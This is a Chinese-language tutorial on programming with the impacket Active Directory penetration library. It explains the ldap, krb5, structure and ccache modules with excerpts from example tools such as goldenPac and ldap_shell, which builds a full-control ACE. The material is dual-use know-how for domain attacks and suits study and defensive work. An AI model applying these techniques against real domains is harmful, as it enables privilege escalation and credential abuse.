impacket编程手册

author:鲁平

个人公众号：Security丨Art，欢迎大佬前来批评指教

impacket包是一个常用的“域渗透工具包”,在他的example文件夹下有很多利用该工具包对域控进行操作的脚本，基本满足域渗透需求
也是因为这个原因导致网上的文章全是介绍他的示例文件的使用的文章，而基本没有介绍如何利用他对域渗透遇到的场景进行脚本开发的文章，然而正相反的是，在后续的很多域漏洞的利用脚本中都直接使用了impacket包进行二次开发，如sam-the-admin、CVE-2022-33679等，所以在这里补充一下，方便日后出现漏洞时及时利用impacket改自己的poc

- [MS-RPRN]rprn.py
  - printerbug和PrintNightmare
- [MS-RRP]rrp.py
- [MS-SAMR]samr.py
- [MS-SRVS]srvs.py
  - Cold Hard Cache — Bypassing RPC Interface Security with Cache Abuse
- transport.py
- [MS-TSTS]tsts.py
- [MS-WKST]wkst.py
- MS-TSCH
  - atsvc.py
  - sasec.py
  - tsch.py
- [MS-BKRP]bkrp.py
- [MS-DHCPM]dhcpm.py
- [MS-DRSR]drsuapi.py
- [MS-DSSP]dssp.py
- MS-DCOM
  - DCOM编程
  - dcomrt.py
  - dcom
    - [MS-OAUT]oaut.py
    - [MS-COMEV]comev.py
    - [MS-SCMP]scmp.py
    - [MS-VDS]vds.py
    - [MS-WMI]wmi.py
      - WMI协议
      - WMI委派
      - 模块代码分析

common

- icmp6.py
- IP6_Address.py
- ip6.py
- IP6_Extension_Headers.py
- version.py
- Dot11Crypto.py
- Dot11KeyManager.py
- ImpactDecoder.py
- ImpactPacket.py
- ndp.py
- cdp.py
- crypto.py
- dhcp.py
- dns.py
- dot11.py
- dpapi.py
- eap.py
- ese.py
- helper.py
- hresult_errors.py
- http.py
- mapi_constants.py
- mqtt.py
- nmb.py
- smb3.py

smb3structs.py
smbconnection.py
smbserver.py
system_errors.py
tds.py
uuid.py
winregistry
wps.py

impacket目录结构

```
C:.
|   cdp.py
|   crypto.py
|   dhcp.py
|   dns.py
|   dot11.py
|   Dot11Crypto.py
|   Dot11KeyManager.py
|   dpapi.py
|   eap.py
|   ese.py
|   helper.py
|   hresult_errors.py
|   http.py
|   ICMP6.py
|   ImpactDecoder.py
|   ImpactPacket.py
|   IP6.py
|   IP6_Address.py
|   IP6_Extension_Headers.py
|   mapi_constants.py
|   mqtt.py
|   NDP.py
|   nmb.py
|   ntlm.py
|   nt_errors.py
|   pcapfile.py
|   pcap_linktypes.py
|   smb.py
|   smb3.py
|   smb3structs.py
|   smbconnection.py
|   smbserver.py
|   spnego.py
|   structure.py
|   system_errors.py
|   tds.py
|   uuid.py
|   version.py
|   winregistry.py
|   wps.py
```

```
|   __init__.py
|
├──dcerpc
|   |   __init__.py
|   |
|   └──v5
|       |   atsvc.py
|       |   bkrp.py
|       |   dcomrt.py
|       |   dhcpm.py
|       |   drsuapi.py
|       |   dssp.py
|       |   dtypes.py
|       |   enum.py
|       |   epm.py
|       |   even.py
|       |   even6.py
|       |   iphlp.py
|       |   lsad.py
|       |   lsat.py
|       |   mgmt.py
|       |   mimilib.py
|       |   ndr.py
|       |   nrpc.py
|       |   nspi.py
|       |   oxabref.py
|       |   par.py
|       |   rpch.py
|       |   rpcrt.py
|       |   rprn.py
|       |   rrp.py
|       |   samr.py
|       |   sasec.py
|       |   scmr.py
|       |   srvs.py
|       |   transport.py
|       |   tsch.py
|       |   tsts.py
|       |   wkst.py
|       |   __init__.py
|       |
|       └──dcom
|               comev.py
|               oaut.py
|               scmp.py
|               vds.py
|               wmi.py
|               __init__.py
|
├──examples
|   |   ldap_shell.py
|   |   logger.py
|   |   os_ident.py
|   |   remcomsvc.py
|   |   rpcdatabase.py
```

```
|   |   secretsdump.py
|   |   serviceinstall.py
|   |   smbclient.py
|   |   utils.py
|   |   __init__.py
|   |
|   └───ntlmrelayx
|       |   __init__.py
|       |
|       ├───attacks
|       |   |   dcsyncattack.py
|       |   |   httpattack.py
|       |   |   imapattack.py
|       |   |   ldapattack.py
|       |   |   mssqlattack.py
|       |   |   rpcattack.py
|       |   |   smbattack.py
|       |   |   __init__.py
|       |   |
|       |   └───httpattacks
|       |           adcsattack.py
|       |           __init__.py
|       |
|       ├───clients
|       |       dcsyncclient.py
|       |       httprelayclient.py
|       |       imaprelayclient.py
|       |       ldaprelayclient.py
|       |       mssqlrelayclient.py
|       |       rpcrelayclient.py
|       |       smbrelayclient.py
|       |       smtprelayclient.py
|       |       __init__.py
|       |
|       ├───servers
|       |   |   httprelayserver.py
|       |   |   rawrelayserver.py
|       |   |   smbrelayserver.py
|       |   |   socksserver.py
|       |   |   wcfrelayserver.py
|       |   |   __init__.py
|       |   |
|       |   └───socksplugins
|       |           http.py
|       |           https.py
|       |           imap.py
|       |           imaps.py
|       |           mssql.py
|       |           smb.py
|       |           smtp.py
|       |           __init__.py
|       |
|       └───utils
|               config.py
|               enum.py
```

```
|               ssl.py
|               targetsutils.py
|               tcpshell.py
|               __init__.py
|
├──krb5
|       asn1.py
|       ccache.py
|       constants.py
|       crypto.py
|       gssapi.py
|       kerberosv5.py
|       keytab.py
|       pac.py
|       types.py
|       __init__.py
|
└──ldap
        ldap.py
        ldapasn1.py
        ldaptypes.py
        __init__.py
```

接下来就让我们逐步分析各个文件的关键函数及方法

ldap

ldap.py

这个文件里面放的主要是ldap、ldaps、gc和kerberos协议的登录函数

```
    def login(self, user='', password='', domain='', lmhash='',
nthash='',authenticationChoice='sicilyNegotiate'):
        .....

    def kerberosLogin(self, user, password, domain='', lmhash='', nthash='',
aesKey='', kdcHost=None, TGT=None,TGS=None, useCache=True):
        .....
```

还有ldap进行搜索操作的函数

```
    def search(self, searchBase=None, scope=None, derefAliases=None,
sizeLimit=0, timeLimit=0, typesOnly=False,searchFilter='(objectClass=*)',
attributes=None, searchControls=None, perRecordCallback=None):
```

剩下的函数主要是配合search函数进行搜索的filter函数和发送bind请求和search请求的sendrecive函数，以及错误处理函数

ldap.py中的3个重要函数也是未来我们编写脚本不管是域内还是域外最常用的几个函数

这边顺便说下gc协议，通俗理解就是相当于一个缓存数据库接口，gc全局编录服务器是 Active Directory 域服务 (AD DS) 林中所有对象的集合。全局编录服务器是一个域控制器，它存储林中主持域的目录中所有对象的完全副本，以及所有其他域中所有对象的部分只读副本。全局编录服务器响应全局编录查询。，端口是3268和3269（扫域控的端口又增加了hhh）

ldapasn1.py

这里面放的主要是ldap请求中各个参数的数据结构，可以类比成go编程中的struct结构体

```
class SearchResultEntry(univ.Sequence):
    tagSet = univ.Sequence.tagSet.tagImplicitly(tag.Tag(tag.tagClassApplication,
tag.tagFormatConstructed, 4))
    componentType = namedtype.NamedTypes(
        namedtype.NamedType('objectName', LDAPDN()),
        namedtype.NamedType('attributes', PartialAttributeList())
    )
```

一般用在回调函数中判定请求的结构是否正确

```
eg.examples/GetADUsers.py


   def run(self):
        .....
        try:
            logging.debug('Search Filter=%s' % searchFilter)
            sc = ldap.SimplePagedResultsControl(size=100)
            ldapConnection.search(searchFilter=searchFilter,
                                  attributes=['sAMAccountName', 'pwdLastSet',
'mail', 'lastLogon'],
                                  sizeLimit=0, searchControls = [sc],
perRecordCallback=self.processRecord)
          ......

  def processRecord(self, item):
        if isinstance(item, ldapasn1.SearchResultEntry) is not True:
            return
            .....
```

这边插一个pyasn1官方的示例

```
使用 pyasn1，您可以从 ASN.1 数据结构构建 Python 对象。例如，下面的 ASN.1 数据结构：

Record ::= SEQUENCE {
  id        INTEGER,
  room   [0] INTEGER OPTIONAL,
  house  [1] INTEGER DEFAULT 0
}
可以这样在 pyasn1 中表达：

class Record(Sequence):
    componentType = NamedTypes(
        NamedType('id', Integer()),
        OptionalNamedType(
```

```
            'room', Integer().subtype(
                implicitTag=Tag(tagClassContext, tagFormatSimple, 0)
            )
        ),
        DefaultedNamedType(
            'house', Integer(0).subtype(
                implicitTag=Tag(tagClassContext, tagFormatSimple, 1)
            )
        )
    )
```

ldaptypes.py

这里面放的主要是acl中各安全描述符的结构体ACE、DACL等等

```
ACE_TYPES = [
    ACCESS_ALLOWED_ACE,
    ACCESS_ALLOWED_OBJECT_ACE,
    ACCESS_DENIED_ACE,
    ACCESS_DENIED_OBJECT_ACE,
    ACCESS_ALLOWED_CALLBACK_ACE,
    ACCESS_DENIED_CALLBACK_ACE,
    ACCESS_ALLOWED_CALLBACK_OBJECT_ACE,
    ACCESS_DENIED_CALLBACK_OBJECT_ACE,
    SYSTEM_AUDIT_ACE,
    SYSTEM_AUDIT_OBJECT_ACE,
    SYSTEM_AUDIT_CALLBACK_ACE,
    SYSTEM_MANDATORY_LABEL_ACE,
    SYSTEM_AUDIT_CALLBACK_OBJECT_ACE,
    SYSTEM_RESOURCE_ATTRIBUTE_ACE,
    SYSTEM_SCOPED_POLICY_ID_ACE
]
```

实际使用中主要用来构造关于acl变更的请求

```
 eg./examples/ldap_shell.py
    def create_allow_ace(self, sid):
        nace = ldaptypes.ACE()
        nace['AceType'] = ldaptypes.ACCESS_ALLOWED_ACE.ACE_TYPE
        nace['AceFlags'] = 0x00
        acedata = ldaptypes.ACCESS_ALLOWED_ACE()
        acedata['Mask'] = ldaptypes.ACCESS_MASK()
        acedata['Mask']['Mask'] = 983551 # Full control
        acedata['Sid'] = ldaptypes.LDAP_SID()
        acedata['Sid'].fromCanonical(sid)
        nace['Ace'] = acedata
        return nace
```

krb5

asn1.py

在asn1.py中主要定义了，定义了kerberos协议中各个请求的数据包格式，如AS_REP,TGS_REP等等

```
class AS_REP(KDC_REP):
    tagSet = _application_tag(constants.ApplicationTagNumbers.AS_REP.value)

class TGS_REP(KDC_REP):
    tagSet = _application_tag(constants.ApplicationTagNumbers.TGS_REP.value)
```

这里值得注意的也是我们在krb5协议认证中常见的几种请求与：

AS_REP, TGS_REQ, AP_REQ, TGS_REP, Authenticator（认证类）, EncASRepPart（AS请求加密部分）,AuthorizationData等等

具体的使用方式可以去参考examples中涉及kerberos认证的脚本，如getST、ticketer等等,可以看到对各个证书请求过程中进行kerberos认证对asn1脚本各个数据结构的调用和赋值

```
eg.impacket/examples/goldenPac.py

   def getKerberosTGS(self, serverName, domain, kdcHost, tgt, cipher,
sessionKey, authTime):
        ......
        # Key Usage 4
        # TGS-REQ KDC-REQ-BODY AuthorizationData, encrypted with
        # the TGS session key (Section 5.4.1)
        encryptedEncodedIfRelevant = cipher.encrypt(sessionKey, 4,
encodedIfRelevant, None)

        tgsReq = TGS_REQ()
        reqBody = seq_set(tgsReq, 'req-body')

        opts = list()
        opts.append( constants.KDCOptions.forwardable.value )
        opts.append( constants.KDCOptions.renewable.value )
        opts.append( constants.KDCOptions.proxiable.value )

        reqBody['kdc-options'] = constants.encodeFlags(opts)
        seq_set(reqBody, 'sname', serverName.components_to_asn1)
        reqBody['realm'] = decodedTGT['crealm'].prettyPrint()

        now = datetime.datetime.utcnow() + datetime.timedelta(days=1)

        reqBody['till'] = KerberosTime.to_asn1(now)
        reqBody['nonce'] = random.SystemRandom().getrandbits(31)
        seq_set_iter(reqBody, 'etype', (cipher.enctype,))
        reqBody['enc-authorization-data'] = noValue
        reqBody['enc-authorization-data']['etype'] = int(cipher.enctype)
        reqBody['enc-authorization-data']['cipher'] = encryptedEncodedIfRelevant

        apReq = AP_REQ()
        apReq['pvno'] = 5
        apReq['msg-type'] = int(constants.ApplicationTagNumbers.AP_REQ.value)

        opts = list()
```

```
        apReq['ap-options'] =  constants.encodeFlags(opts)
        seq_set(apReq,'ticket', ticket.to_asn1)

        authenticator = Authenticator()
        authenticator['authenticator-vno'] = 5
        authenticator['crealm'] = decodedTGT['crealm'].prettyPrint()

        clientName = Principal()
        clientName.from_asn1( decodedTGT, 'crealm', 'cname')

        seq_set(authenticator, 'cname', clientName.components_to_asn1)

        now = datetime.datetime.utcnow()
        authenticator['cusec'] =  now.microsecond
        authenticator['ctime'] = KerberosTime.to_asn1(now)

        encodedAuthenticator = encoder.encode(authenticator)
        ......
```

constants.py

主要包含的是krb5认证中设计的各个flag,error_code,主体类型等静态enum变量,方便认证时调用

```
eg.examples/GetUserSPNs.py
......
from impacket.examples import logger
from impacket.examples.utils import parse_credentials
from impacket.krb5 import constants
        # No TGT in cache, request it
        userName = Principal(self.__username,
type=constants.PrincipalNameType.NT_PRINCIPAL.value)
```

```
eg.krb5/constants.py
class PrincipalNameType(Enum):
    NT_UNKNOWN              = 0
    NT_PRINCIPAL            = 1
    NT_SRV_INST             = 2
    NT_SRV_HST              = 3
    NT_SRV_XHST             = 4
    NT_UID                  = 5
    NT_X500_PRINCIPAL       = 6
    NT_SMTP_NAME            = 7
    NT_ENTERPRISE           = 10
    NT_WELLKNOWN            = 11
    NT_SRV_HST_DOMAIN       = 12
    NT_MS_PRINCIPAL         = -128
    NT_MS_PRINCIPAL_AND_ID  = -129
    NT_ENT_PRINCIPAL_AND_ID = -130
```

Keytab.py

这个同样顾名思义就是包含了一系列用来解析或保存keytab文件的py类及函数，keytab是保存了Principal身份的密钥表文件，使用形式类似.id_rsa的ssh身份校验私钥，方便用来通过kr5进行身份校验，一般保存在/etc/security/keytabs/nn.service.keytab中,以CDH生成并使用keytab文件举例

```
 1、进入到kerberos

  kadmin.local

2、查看kerberos成员

listprincs

3、添加kerberos成员

kadmin -p 'kdcadmin/admin' -w "-s" -q 'addprinc -randkey hive'

4、生成keytab文件

ktadd -k   /home/kerberos/hive.keytab -norandkey hive@TEST.COM

5、使用生成的keytab文件认证用户

kinit -kt  /home/kerberos/hive.keytab hive/bdp4@TEST.COM

6、查看当前认证用户

klist

7、使用beeline远程访问

beeline -u
“jdbc:hive2://1*92.168.86.130:10000/default;principal=hive/bdp4@TEST.COM”
```

keytab文件格式如下

```
keytab {
     uint16_t file_format_version;                    /* 0x502 */
     keytab_entry entries[*];
 };

 keytab_entry {
     int32_t size;
     uint16_t num_components;    /* sub 1 if version 0x501 */
     counted_octet_string realm; 域名
     counted_octet_string components[num_components]; 主体名称
     uint32_t name_type;   /* not present if version 0x501 */ 主体类型
     uint32_t timestamp; 时间戳
     uint8_t vno8; 密钥版本号
     keyblock key;
     uint32_t vno; /* only present if >= 4 bytes left in entry */
 };
```

```
  counted_octet_string {
      uint16_t length;
      uint8_t data[length];
  };

  keyblock {
      uint16_t type; 加密类型
      counted_octet_string;加密key
  };
```

在keytab类的getData(),getKey()函数中也可以看到对keytab文件中数据结构的解析和取值

structure.py

在这个文件中每个类的开头还调用了Structure.py中的Structure类,接下来我们可以看下他是用来做什么的,在文件的开头,可以看到大量的注释解释了一种数据格式描述,感觉可以理解为标准数据格式的一种扩充,数据类型对比时有点像正则，其中的pack和unpack像是包装类对提供的变量进行类型转换等操作(如果理解不够全面,希望得到大佬指错),用来表述smb\rpc\krb等域内通信协议的请求包结构

```
    """ sublcasses can define commonHdr and/or structure.
        each of them is an tuple of either two: (fieldName, format) or three:
(fieldName, ':', class) fields.
        [it can't be a dictionary, because order is important]

        where format specifies how the data in the field will be converted
to/from bytes (string)
        class is the class to use when unpacking ':' fields.

        each field can only contain one value (or an array of values for *)
           i.e. struct.pack('Hl',1,2) is valid, but format specifier 'Hl' is not
(you must use 2 dfferent fields)

        format specifiers:
          specifiers from module pack can be used with the same format
          see struct.__doc__ (pack/unpack is finally called)
            x       [padding byte]
            c       [character]
            b       [signed byte]
            B       [unsigned byte]
            h       [signed short]
            H       [unsigned short]
            l       [signed long]
            L       [unsigned long]
            i       [signed integer]
            I       [unsigned integer]
            q       [signed long long (quad)]
            Q       [unsigned long long (quad)]
            s       [string (array of chars), must be preceded with length in
format specifier, padded with zeros]
            p       [pascal string (includes byte count), must be preceded with
length in format specifier, padded with zeros]
            f       [float]
            d       [double]
            =       [native byte ordering, size and alignment]
```

```
            @       [native byte ordering, standard size and alignment]
            !       [network byte ordering]
            <       [little endian]
            >       [big endian]

          usual printf like specifiers can be used (if started with %)
          [not recommended, there is no way to unpack this]

            %08x    will output an 8 bytes hex
            %s      will output a string
            %s\\x00  will output a NUL terminated string
            %d%d    will output 2 decimal digits (against the very same
specification of Structure)
            ...

          some additional format specifiers:
            :       just copy the bytes from the field into the output string
(input may be string, other structure, or anything responding to __str__()) (for
unpacking, all what's left is returned)
            z       same as :, but adds a NUL byte at the end (asciiz) (for
unpacking the first NUL byte is used as terminator)  [asciiz string]
            u       same as z, but adds two NUL bytes at the end (after padding
to an even size with NULs). (same for unpacking) [unicode string]
            w       DCE-RPC/NDR string (it's a macro for [  '<L=
(len(field)+1)/2','"\\x00\\x00\\x00\\x00','<L=(len(field)+1)/2',':' ]
            ?-field length of field named 'field', formatted as specified with ?
('?' may be '!H' for example). The input value overrides the real length
            ?1*?2   array of elements. Each formatted as '?2', the number of
elements in the array is stored as specified by '?1' (?1 is optional, or can also
be a constant (number), for unpacking)
            'xxxx   literal xxxx (field's value doesn't change the output. quotes
must not be closed or escaped)
            "xxxx   literal xxxx (field's value doesn't change the output. quotes
must not be closed or escaped)
            _       will not pack the field. Accepts a third argument, which is
an unpack code. See _Test_UnpackCode for an example
            ?=packcode  will evaluate packcode in the context of the structure,
and pack the result as specified by ?. Unpacking is made plain
            ?&fieldname "Address of field fieldname".
                        For packing it will simply pack the id() of fieldname. Or
use 0 if fieldname doesn't exists.
                        For unpacking, it's used to know weather fieldname has to
be unpacked or not, i.e. by adding a & field you turn another field (fieldname)
in an optional field.

    """
```

这里以smb协议举例

```
eg./impacket/smb3structs.py

class SMB2Negotiate(Structure):
    structure = (
        ('StructureSize','<H=36'),
        ('DialectCount','<H=0'),
```

```
        ('SecurityMode','<H=0'),
        ('Reserved','<H=0'),
        ('Capabilities','<L=0'),
        ('ClientGuid','16s=""'),
        ('ClientStartTime','8s=""'),  # or
(NegotiateContextOffset/NegotiateContextCount/Reserved2) in SMB 3.1.1
        ('Dialects','*<H'),
        # SMB 3.1.1
        ('Padding',':=""'),
        ('NegotiateContextList',':=""'),
    )
```

同样的应用也可以在ccache.py文件中对kerberos凭据的二进制缓冲文件中看到

```
class Header(Structure):
    structure = (
        ('tag','!H=0'),
        ('taglen','!H=0'),
        ('_tagdata','_-tagdata','self["taglen"]'),
        ('tagdata',':'),
    )
```

ccache.py

正如上面所说,ccache.py中是对kerberos凭据的二进制缓冲文件的解析的类,如Credential中的toTGT,toTGS等函数,首先让我们看下ccache缓存文件的结构

```
ccache {
          uint16_t file_format_version; /* 0x0504 */ 文件格式版本
          uint16_t headerlen;           /* only if version is 0x0504 */
          header headers[];             /* only if version is 0x0504 */
          principal primary_principal;
          credential credentials[*];
};

header {
       uint16_t tag;                    /* 1 = DeltaTime */
       uint16_t taglen;
       uint8_t tagdata[taglen]
};此仅存在于0x0504版本及以上？
其中最常用的tag为DeltaTime（(0x0001)），tagdata中是time_offset和usec_offset
DeltaTime {
       uint32_t time_offset;
       uint32_t usec_offset;
};
credential {
           principal client; 客户端数据块
           principal server; 服务端数据块
           keyblock key; 密钥块
           times    time; 时间模块
           uint8_t  is_skey;   是否是skey          /* 1 if skey, 0 otherwise */
           uint32_t tktflags;           /* stored in reversed byte order */
           uint32_t num_address;
           address  addrs[num_address]; 地址模块
```

```
            uint32_t num_authdata;
            authdata authdata[num_authdata]; 授权数据
            countet_octet_string ticket; 票据
            countet_octet_string second_ticket; 第二张票据，通过 DUPLICATE-SKEY 或
ENC-TKT-IN-SKEY与票据相关
};

keyblock {
          uint16_t keytype;加密类型
          uint16_t etype;                /* only present if version 0x0503 */
          uint16_t keylen;
          uint8_t keyvalue[keylen]; 密钥key
};

times {
       uint32_t  authtime;
       uint32_t  starttime;
       uint32_t  endtime;
       uint32_t  renew_till;
};

address {
         uint16_t addrtype;
         counted_octet_string addrdata;
};

authdata {
          uint16_t authtype;
          counted_octet_string authdata;
};

principal {
           uint32_t name_type;           /* not present if version 0x0501 */
           uint32_t num_components;      /* sub 1 if version 0x501 */
           counted_octet_string realm; 域
           counted_octet_string components[num_components]; 用户/服务名称
};

counted_octet_string {
    uint32_t length;
    uint8_t data[length];
};
```

这里对第二张票据的存在感觉很奇怪，去查了很多文档，后来在ibm的系统编程文档找到了应用场景
https://www.ibm.com/docs/en/zos/2.3.0?topic=kpi-krb5-get-cred-from-kdc-obtain-kdc-server-service-ticket

```
#include <skrb/krb5.h>
krb5_error_code krb5_get_cred_from_kdc (
    krb5_context                        context,
    krb5_ccache                         ccache,
    krb5_creds *                        in_cred,
    krb5_creds **                       out_cred,
    krb5_creds ***
```

```
Input
context
Specifies the Kerberos context.
ccache
Specifies the credentials cache. The initial TGT for the local realm must already
be in the cache. The Kerberos runtime obtains additional ticket-granting tickets
as needed if the target server is not in the local realm.
in_cred
Specifies the request credentials. The client and server fields must be set to
the desired values for the service ticket. The second_ticket field must be set if
the service ticket is to be encrypted in a session key. The ticket expiration
time can be set to override the default expiration time.
如果要在会话密钥中加密服务票证，则必须设置second_ticket字段。
Output
out_cred
Returns the service ticket. The krb5_free_creds() routine should be called to
release the credentials when they are no longer needed.
tgts
Returns any new ticket-granting tickets that were obtained while getting the
service target from the KDC in the target realm. There may be ticket-granting
tickets returned for this parameter even if the Kerberos runtime was ultimately
unable to obtain a service ticket from the target KDC. The krb5_free_tgt_creds()
routine should be called to release the TGT array when it is no longer needed.
```

此参数在脚本中默认为空

```
    def fromKRBCRED(self, encodedKrbCred):
        .........
        credential.ticket['length'] = len(credential.ticket['data'])
        credential.secondTicket = CountedOctetString()
        credential.secondTicket['data'] = b''
        credential.secondTicket['length'] = 0
```

在impacket模块中，该类主要用于读取或保存ccache缓存文件,其中重要的为如下函数

```
def toKRBCRED(self):
def fromKRBCRED(self, encodedKrbCred):
def loadKirbiFile(cls, fileName):
def saveKirbiFile(self, fileName):
def fromTGS(self, tgs, oldSessionKey, sessionKey):
def fromTGT(self, tgt, oldSessionKey, sessionKey):
def getCredential(self, server, anySPN=True):
```

如以下示例

```
eg./examples/getTGT.py
  def saveTicket(self, ticket, sessionKey):
        logging.info('Saving ticket in %s' % (self.__user + '.ccache'))
        from impacket.krb5.ccache import CCache
        ccache = CCache()

        ccache.fromTGT(ticket, sessionKey, sessionKey)
        ccache.saveFile(self.__user + '.ccache')
```

types.py

主要是KerberosException,Principal,Address,EncryptedData,Ticket,KerberosTime这些在kerberos认证需要使用的数据的处理类,其中最重要的就是Principal,也就是认证主体,由三个部分组成，分别是primary(用户\服务名), instance(服务实例名) 和 realm(域名),primary和instance用/间隔,instance和realm用@间隔,如joe/admin@EXAMPLE.COM或joe/node2.example.com

具体Principal格式解析如下

```
class Principal(object):
    """The principal's value can be supplied as:
* a single string
* a sequence containing a sequence of component strings and a realm string
* a sequence whose first n-1 elemeents are component strings and whose last
  component is the realm

If the value contains no realm, then default_realm will be used."""
    def __init__(self, value=None, default_realm=None, type=None):
        self.type = constants.PrincipalNameType.NT_UNKNOWN
        self.components = []
        self.realm = None

        if value is None:
            return

        try:                # Python 2
            if isinstance(value, unicode):
                value = value.encode('utf-8')
        except NameError:  # Python 3
            if isinstance(value, bytes):
                value = value.decode('utf-8')

        if isinstance(value, Principal):
            self.type = value.type
            self.components = value.components[:]
            self.realm = value.realm
        elif isinstance(value, str):
            m = re.match(r'((?:[^\\]|\\.)+?)(@((?:[^\\@]|\\.)+))?$', value)
            if not m:
                raise KerberosException("invalid principal syntax")

            def unquote_component(comp):
                return re.sub(r'\\(.)', r'\1', comp)

            if m.group(2) is not None:
```

```
                self.realm = unquote_component(m.group(3))
            else:
                self.realm = default_realm

            self.components = [
                unquote_component(qc)
                for qc in re.findall(r'(?:[^\\/]|\\.)+', m.group(1))]
        elif len(value) == 2:
            self.components = value[0]
            self.realm = value[-1]
            if isinstance(self.components, str):
                self.components = [self.components]
        elif len(value) >= 2:
            self.components = value[0:-1]
            self.realm = value[-1]
        else:
            raise KerberosException("invalid principal value")

        if type is not None:
            self.type = type

    def __eq__(self, other):
        if isinstance (other, str):
            other = Principal (other)

        return (self.type == constants.PrincipalNameType.NT_UNKNOWN.value or
                other.type == constants.PrincipalNameType.NT_UNKNOWN.value or
                self.type == other.type) and all (map (lambda a, b: a == b,
self.components, other.components)) and \
               self.realm == other.realm

    def __str__(self):
        def quote_component(comp):
            return re.sub(r'([\\/@])', r'\\\1', comp)

        ret = "/".join([quote_component(c) for c in self.components])
        if self.realm is not None:
            ret += "@" + self.realm

        return ret

    def __repr__(self):
        return "Principal((" + repr(self.components) + ", " + \
               repr(self.realm) + "), t=" + str(self.type) + ")"

    def from_asn1(self, data, realm_component, name_component):
        name = data.getComponentByName(name_component)
        self.type = constants.PrincipalNameType(
            name.getComponentByName('name-type')).value
        self.components = [
            str(c) for c in name.getComponentByName('name-string')]
        self.realm = str(data.getComponentByName(realm_component))
        return self

    def components_to_asn1(self, name):
```

```
        name.setComponentByName('name-type', int(self.type))
        strings = name.setComponentByName('name-string'
                                          ).getComponentByName('name-string')
        for i, c in enumerate(self.components):
            strings.setComponentByPosition(i, c)

        return name
```

在getST中我们可以看到对Principal的赋值

```
principal = ccache.credentials[0].header['server'].prettyPrint()
```

crypto.py

主要实现了AES、DES、MD5等加密函数

这边顺便说下在主文件夹还有一个crypto.py

是AES-CMAC-PRF-128\ AES-CMAC 两个加密算法的实现，在smb3和ccache.py中都可以看到对两个加密函数文件的调用。在secretsdump.py中对两个文件中的加密函数都有调用，不太理解作者要把这两个文件分开的用意

```
eg.impacket/krb5/ccache.py
from impacket.krb5 import crypto, constants, types
    .......
        seq_set(tgt_rep,'ticket', ticket.to_asn1)
        cipher = crypto._enctype_table[self['key']['keytype']]()
        tgt = dict()
        tgt['KDC_REP'] = encoder.encode(tgt_rep)

eg.impacket/smb3.py
from Cryptodome.Cipher import AES
from impacket import nmb, ntlm, uuid, crypto
    ........
            if len(self._Session['SessionKey']) > 0:
                p = packet.getData()
                signature = crypto.AES_CMAC(self._Session['SigningKey'], p,
len(p))
```

gssapi.py

GSSAPI是用于 RFC 2743 中定义的安全认证的一个工业标准协议.常用于服务进行kerberos认证，如mangodb、postgresql、ftp等，这里需要理解下gssapi协议和kerberos认证协议的区别，gssapi的全称是Generic Security Services Application Program Interface即:通用安全服务的应用程序接口,可以看出, GSS-API是一个 API 规范,是在具体实现 Kerberos 协议时的 定义的API.

> The dominant GSSAPI mechanism implementation in use is Kerberos. Unlike the GSSAPI, the Kerberos API has not been standardized and various existing implementations use incompatible APIs. The GSSAPI allows Kerberos implementations to be API compatible.

意思就是:有了这个规范,只要各个厂商按照这个规范实现 Kerberos,就至少可以做到一个客户端可以可以连接不同厂商的 KDC 服务,相反一个服务端可以连接不同实现方式的客户端.


总结下来就是:`Kerberos`是一帮数学密码学家从理论上搞出来的认证协议,`GSS-API`是一帮 IT 架构师设计的实现这个协议的程序接口,而 `MIT Kerberos` `Windows AD`等各个厂商通过安装`GSS`编码,做到了 API 的兼容.即基于gssapi实现kerberos认证协议通信，而SPNEGO(SPNEGO: Simple and Protected GSS-API Negotiation)是微软提供的一种使用GSS-API认证机制的安全协议，用于使Webserver共享Windows Credentials

